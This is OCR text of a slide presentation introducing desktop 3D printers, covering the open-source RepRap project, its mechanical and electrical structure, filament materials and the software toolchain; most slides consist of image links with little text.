
Desktop 3D Printers: pre-assembled






Desktop 3D Printer: kit










There’re so many different types. What’s the difference of them and which one should I choose?

Open-source Hardware: RepRap


- Hardware, toolchain and firmware are all open-sourced
- Many generations' derivation and optimization









RepRap Pursa Mendel: Mechanical Structure





RepRap: Electrical Structure



RepRap: Mainboard and Processor








RepRap: material

- ABS(Acrylonitrile butadiene styrene), with extruding temperature 210-230℃
- PLA(Polylactic acid), with extruding temperature 170-180 ℃

Model Processing



Software Toolchain

- 3D Modeling Software
- Model Fix Tools
- Slicer
- 3D Printer Control Software
- 3D Printer Firmware

- More detailed introduction soon …


RepRap Toolchain Internals

Two Roads


Data Flow:

Control Flow:

Model Data Processing



